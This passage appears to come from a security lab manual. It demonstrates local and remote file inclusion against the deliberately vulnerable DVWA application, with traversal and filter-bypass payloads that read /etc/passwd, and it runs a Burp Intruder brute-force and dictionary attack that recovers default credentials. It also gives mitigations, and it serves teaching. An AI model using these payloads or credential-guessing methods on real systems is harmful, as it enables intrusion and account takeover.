Remote File inclusion (RFI) and Local File Inclusion (LFI) are vulnerabilities that are often found in poorly- written web applications. These vulnerabilities occur when a web application allows the user to submit input into files or upload files to the server. In order to demonstrate these attacks, we will be using the Damn Vulnerable Web Application (DVWA).

Local File Inclusion in Action

We will perform LFI attacks through different levels of difficulty offered by DVWA.

Difficulty: LOW


Now start your machine and login to DVWA, then go to DVWA security tab and change the difficulty level to low.

Go to file inclusion tab and change the URL from incude.php to ?page=../../../../../../etc/passwd.

change the URL from?page=../../../../../../etc/passwd to ?page=../../../../../../proc/version.

Difficulty: MEDIUM

Now, go on and try the exploits we used in low difficulty. You will notice that you can't read files like before using the directory traversal method. So, as you can see in the below snapshot of source page, the server is more secure and is filtering the '../' or '..\'pattern. Let's try to access the file without '../' or '..\'.



File Inclusion Source

vulnerabilities/fi/source/medium.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

Change include.php to /etc/passwd

Now,change the URL from?page=/etc/passwd to ?page=/proc/version.

As you can see, it worked by directly entering the name of the file. Let's level up the difficulty to HIGH.

Difficulty: HIGH

Change the difficulty to HIGH and try all exploits from medium difficulty, and you'll notice none of them will works because the target is more secure, as it is only accepting "include.php" or inputs starting with the word "file". If you try anything else, it will show "File not Found".

File Inclusion Source

vulnerabilities/fi/source/high.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

In this level of security, we can still gather sensitive info using the "File" URI scheme. (because it starts with the word "file")
Change the URL from include.php to ?page=file:///etc/passwd


You will get the data of /etc/passwd file.
This is how you can exploit file inclusion vulnerability using local files on the webserver.

Remote File Inclusion in Action

Now, let's try to exploit this vulnerability using remote files hosted on the attacker machine.


Difficulty: LOW

Change the difficulty to low and go to file inclusion tab.
Let's change include.php to http://www.google.com so the final URL will look something like this,
?page=http://www.google.com



Difficulty: MEDIUM

Change the difficulty to medium and check as we did it in the low difficulty. You'll notice, it's not working anymore. The target is now filtering "http" and "https" as shown in source page.



File Inclusion Source

vulnerabilities/fi/source/medium.php

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
$file = str_replace( array( "http://", "https://" ), "", $file );
$file = str_replace( array( "../", "..\"" ), "", $file );

?>
```

so try the attack with "HTTP" (in CAPS) or any one word in caps like I used as shown in snapshot (httP)and it'll work.

?page=httP://imdb.com

Difficulty: HIGH

```
<?php

// The page we wish to display
$file = $_GET[ 'page' ];

// Input validation
if( !fnmatch( "file*", $file ) && $file != "include.php" ) {
    // This isn't the page we want!
    echo "ERROR: File not found!";
    exit;
}

?>
```

We can't exploit the high difficulty using RFI as you can see in source page,we know that the target web-server is only accepting "include.php" or anything that's starting with the word "file" that's why we can't include anything from an outside server.

Points to Secure against File Inclusion Vulnerability

a) Strong Input Validation.
b) A whitelist of acceptable inputs.
c) Reject any inputs that do not strictly conform to specifications.
d) For filenames, use stringent whitelist that limits the character set to be used.
e) Exclude directory separators such as "/".
f) Use a whitelist of allowable file extensions.
g) Environment Hardening.
h) Develop and run your code in the most recent versions of PHP available.
i) Configure your PHP applications so that it does not use register_globals.
j) Run your code using the lowest privileges.

EXPERIMENT- 11

Objective:- Brute-Force and Dictionary Attacks: Use DVWA to simulate login pages and demonstrate brute-force and dictionary attacks against weak passwords. Emphasize the importance of strong password policies.

Software Used: DVWA(Damn Vulnerable Web Application)

Brief Theory:

Brute-force attack definition:

"An attack in which cybercriminals utilize trial-and-error tactics to decode passwords, personal identification numbers (PINs), and other forms of login data by leveraging automated software to test large quantities of possible combinations."

Dictionary attack definition:

"A type of brute force attack where an intruder attempts to crack a password-protected security system with a "dictionary list" of common words and phrases used by businesses and individuals."

Both are common types of cybersecurity attacks in which an attacker tries to log in to a user's account by systematically checking and attempting all possible passwords and passphrases until the correct one is found. These brute-force and dictionary attacks are common, due to large quantities of individuals reusing common password variations.

After all, the easiest way to attack a system is through the front door, and there must be some way to log in. If you have credentials, you can log in as a normal user would, likely without generating suspicious log entries, tripping IDS signatures, or needing an unpatched vulnerability. If you have the credentials for the system administrator, life is even easier. Attackers have neither of these luxuries; here's an overview of how they utilize brute-force and dictionary attacks to gain access.

Attackers lack the necessary credentials to log in normally, so they'll frequently start their attack by looking for a target's email address or domain in password dumps from a compromised website. If the target reused their password on a website that was later compromised, that password may still be valid. But savvy users (and hopefully sysadmins) will use unique passwords everywhere.

So the attacker must now turn to one of two more direct attacks: dictionary attacks and brute-force attacks.

Dictionary Attacks

In a dictionary attack, the attacker utilizes a wordlist in the hopes that the user's password is a commonly used word (or a password seen in previous sites). Dictionary attacks are optimal for passwords that are based on a simple word (e.g. 'cowboys' or 'longhorns'). Wordlists aren't restricted to English words; they often also include common passwords (e.g. 'password,' 'letmein,' or 'iloveyou,' or '123456').But modern systems restrict their users from such simple passwords, requiring users to come up with strong passwords that would hopefully not be found in a wordlist.

Brute-Force Attacks

To conduct a brute-force attack, an attacker may use a tool to attempt every combination of letters and numbers, expecting to eventually guess the password. If the attacker knows that an organization requires special characters in their password, the tool could be instructed to include letters, numbers, and symbols. Every password, no matter how strong, is vulnerable to this attack. However, this method is going to take a while (years, if the password is long enough).

The length of time required to crack a short password (such as a four-digit PIN) might be under a minute. Extending that to six characters could take an hour. Extending that to eight characters, with both letters and symbols, might take days. Note that each new character exponentially increases the

amount of time necessary for a brute-force attack to discover the password. So a strong, lengthy password, could take weeks or months. But, with enough computing power and a particularly dedicated attacker, the password would eventually be discovered.

Security Level: Low


The source code for low security level can be seen below:

Brute Force Source

vulnerabilities/brute/source/low.php

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Get username
    $user = $_GET[ 'username' ];

    // Get password
    $pass = $_GET[ 'password' ];
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) . '

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Presented with a login page and for testing purpose, the username ‘test’ and password as ‘test’ was given.



The request in Burp proxy was sent to the Intruder by pressing Ctrl+I.


Pretty Raw Hex


```
1  GET /vulnerabilities/brute/?username=test&password=test&Login=Login HTTP/1.1
2  Host: 127.0.0.1
3  sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4  sec-ch-ua-mobile: ?0
5  sec-ch-ua-platform: "Linux"
6  Upgrade-Insecure-Requests: 1
7  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
8  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9  Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: security=low; PHPSESSID=rvenko6sgo9mo24p0kr9lp7es5; security=low
17 Connection: close
18
19
```

Attack type was selected as Cluster Bomb which iterates through a different payload set for each defined position.

The payload position was first cleared and then set for username and password.

Payload set 1 contained the probable usernames and Payload set 2 was for passwords.




Payload sets
You can define one or more payload sets. The number of payload sets depends on the attack
Payload set: 2
Payload count: 36
Payload type: Simple list
Request count: 180
Payload settings [Simple list]
This payload type lets you configure a simple list of strings that are used as payloads.
Paste
Load ...
Remove
Clear
Deduplicate
12345
123456789
princess
password
000000
michelle
tigger
Add
Enter a new item
Add from list ... [Pro version only]

Running the attack gave the following usernames and passwords which were sorted on the basis of Length.

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
67	gordonb	abc123	200	☐	☐	4745	
20	smithy	password	200	☐	☐	4742	
139	pablo	letmein	200	☐	☐	4741	
16	admin	password	200	☐	☐	4740	
98	1337	charley	200	☐	☐	4739	
0			200	☐	☐	4703	
1	admin	12345	200	☐	☐	4703	
8	1337	12345	200	☐	☐	4703	

gordonb: abc123
smithy: password
pablo: letmein
admin: password
1337: charley

Security Level: Medium

The source code for medium security level can be seen below:

Medium Brute Force Source

```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Check the database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) .

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( 2 );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

Analyzing the source code, a delay of 2 seconds was existing after each failed login attempt. The steps are the same for medium level as of low.

Attack Save Columns

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
67	gordonb	abc123	200	☐	☐	4745	
20	smithy	password	200	☐	☐	4742	
139	pablo	letmein	200	☐	☐	4741	
16	admin	password	200	☐	☐	4740	
98	1337	charley	200	☐	☐	4739	

Security Level: High

The source code for high security level can be seen below:


High Brute Force Source


```
<?php

if( isset( $_GET[ 'Login' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Sanitise username input
    $user = $_GET[ 'username' ];
    $user = stripslashes( $user );
    $user = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $user ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));

    // Sanitise password input
    $pass = $_GET[ 'password' ];
    $pass = stripslashes( $pass );
    $pass = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"],  $pass ) : ((trigger_error("
[MySQLConverterTool] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass = md5( $pass );

    // Check database
    $query  = "SELECT * FROM `users` WHERE user = '$user' AND password = '$pass';";
    $result = mysqli_query($GLOBALS["___mysqli_ston"],  $query ) or die( "<pre>" . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : (($___mysqli_res = mysqli_connect_error()) ? $___mysqli_res : false)) .

    if( $result && mysqli_num_rows( $result ) == 1 ) {
        // Get users details
        $row    = mysqli_fetch_assoc( $result );
        $avatar = $row["avatar"];

        // Login successful
        echo "<p>Welcome to the password protected area {$user}</p>";
        echo "<img src=\"{$avatar}\" />";
    }
    else {
        // Login failed
        sleep( rand( 0, 3 ) );
        echo "<pre><br />Username and/or password incorrect.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```


The high security level made use of CSRF token. A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client.

```
Pretty  Raw  Hex
1 GET /vulnerabilities/brute/?username=admin&password=test&Login=Login&user_token=85e6ec9953fdcb277a33fabb38265f3d HTTP/1.1
2 Host: 127.0.0.1
3 sec-ch-ua: "Chromium";v="119", "Not?A_Brand";v="24"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Linux"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/119.0.6045.159 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Referer: http://127.0.0.1/vulnerabilities/brute/
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language: en-US,en;q=0.9
16 Cookie: PHPSESSID=aq2rpati54nt59h7af1vhn97f5; security=high
17 Connection: close
18
```

